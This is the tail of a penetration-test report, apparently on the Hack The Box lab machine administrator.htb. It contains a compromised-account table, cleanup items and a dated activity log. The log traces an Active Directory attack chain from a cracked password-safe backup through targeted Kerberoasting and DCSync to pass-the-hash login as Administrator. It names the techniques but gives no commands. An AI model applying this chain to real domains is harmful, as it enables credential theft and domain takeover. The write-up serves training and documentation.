Alexander	user	in backup.psafe3 file	
Emma	user	in backup.psafe3 file	
Ethan	user	via a targetedKerberoast attack using Emily's credentials	
Administrator	admin	by running DCSync attack on the domain controller with Ethan's credentials	

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
dc.administrator.htb	administrator.htb	change password of Michael back to original
dc.administrator.htb	administrator.htb	change password of Benjamin back to original

A.7 Flags Discovered

A.8 Activity Log

In order to assist correlating Acme Security's testing activities with Administrator.htb's logs, here is the tester's activity log

10/13/2025

Start Time	End Time	Activity	Notes
10:43	10:46	Ran nmap service scan on dc.administrator.htb	
11:15		Ran Bloodhound on domain	
11:32		Changed Michael's password	
11:35		Changed Benjamin's password	
11:47		Logged into FTP server and downloaded backup.psafe3 file	
11:50		Cracked the password for the backup file offline	
12:00		Ran a targeted kerberoast attack using Emily's credentials	

10/14/2025

Start Time	End Time	Activity	Notes
13:10		Cracked Ethan's kerberoast hash offline	
13:23		Did a DCSync attack using Ethan's credentials	
14:01		Logged into the Domain Controller as the Administrator by passing the admin's hash	
14:02		Retrieved the root and user flags	

End of Report

This report was rendered
by SysReptor with
♥